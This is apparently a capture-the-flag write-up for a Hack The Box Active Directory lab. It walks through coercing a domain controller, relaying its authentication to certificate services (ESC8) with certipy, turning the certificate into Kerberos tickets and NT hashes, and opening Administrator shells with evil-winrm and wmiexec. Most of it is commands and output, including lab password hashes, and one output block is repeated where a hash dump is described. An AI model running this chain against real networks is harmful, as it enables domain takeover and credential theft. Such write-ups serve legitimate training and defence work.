COERCE_PLUS DC-JPQ225.cicada.vl 445    DC-JPQ225        Exploit Success, lsarpc\EfsRpcAddUsersToFile
```




```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ certipy-ad relay -target http://dc-jpq225.cicada.vl -template DomainController
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server on port 445

[*] (SMB): Received connection from 10.129.234.48, attacking target http://dc-jpq225.cicada.vl
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[*] (SMB): Authenticating connection from /@10.129.234.48 against http://dc-jpq225.cicada.vl SUCCEED [1]
[*] Requesting certificate for '\\' based on the template 'DomainController'
[*] (SMB): Received connection from 10.129.234.48, attacking target http://dc-jpq225.cicada.vl
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] http:///@dc-jpq225.cicada.vl [1] → HTTP Request: POST http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[*] Certificate issued with request ID 88
[*] Retrieving certificate for request ID: 88
[*] http:///@dc-jpq225.cicada.vl [1] → HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certnew.cer?ReqID=88 "HTTP/1.1 200 OK"
[*] Got certificate with DNS Host Name 'DC-JPQ225.cicada.vl'
```

Now we use .pfx and try to get TGT and NT hash:




```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ certipy-ad auth -pfx dc-jpq225.pfx -dc-ip 10.129.234.48
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN DNS Host Name: 'DC-JPQ225.cicada.vl'
[*]     Security Extension SID: 'S-1-5-21-687703393-1447795882-66098247-1000'
[*] Using principal: 'dc-jpq225$@cicada.vl'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'dc-jpq225.ccache'
File 'dc-jpq225.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'dc-jpq225.ccache'
[*] Trying to retrieve NT hash for 'dc-jpq225$'
[*] Got hash for 'dc-jpq225$@cicada.vl': aad3b435b51404eeaad3b435b51404ee:a65952c664e9cf5de60195626edbeee3
```

Unfortunately, I was not able to get shell\any session from dc-jpq225, but since we have its ..ccache we can try to dump hashes from DC. We aim to dump sweetest users like Administrator




After changing our KRB5CCNAME to the new ..cache of dc-jpq225 we were able to dump administrators hashes.




```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ certipy-ad auth -pfx dc-jpq225.pfx -dc-ip 10.129.234.48
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN DNS Host Name: 'DC-JPQ225.cicada.vl'
[*]     Security Extension SID: 'S-1-5-21-687703393-1447795882-66098247-1000'
[*] Using principal: 'dc-jpq225$@cicada.vl'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'dc-jpq225.ccache'
File 'dc-jpq225.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'dc-jpq225.ccache'
[*] Trying to retrieve NT hash for 'dc-jpq225$'
[*] Got hash for 'dc-jpq225$@cicada.vl': aad3b435b51404eeaad3b435b51404ee:a65952c664e9cf5de60195626edbeee3
```

Then I tried to get TGT of Administrator and then feed it to evil-winrm or winexe



```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ impacket-getTGT -hashes :85a0da53871a9d56b6cd05deda3a5e87 'cicada.vl/Administrator'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in Administrator.ccache
```



```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ evil-winrm -i dc-jpq225.cicada.vl -r cicada.vl


Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS Microsoft.PowerShell.Core\FileSystem::\\dc-jpq225\profiles$\Administrator\Documents>
[infra] 0:vpn  1:fscan- 2:multi* 3:responder
```

```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ KRB5CCNAME=Administrator.ccache impacket-wmiexec -k -no-pass 'CICADA.VL/Administrator@dc-jpq225.cicada.vl'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\>cd Users
C:\Users>cd Administartor
The system cannot find the path specified.

C:\Users>cd Administrator
C:\Users\Administrator>dir
 Volume in drive C has no label.
 Volume Serial Number is D614-4931
```

Root flag

no privesc, Administrator has both user.txt and root.txt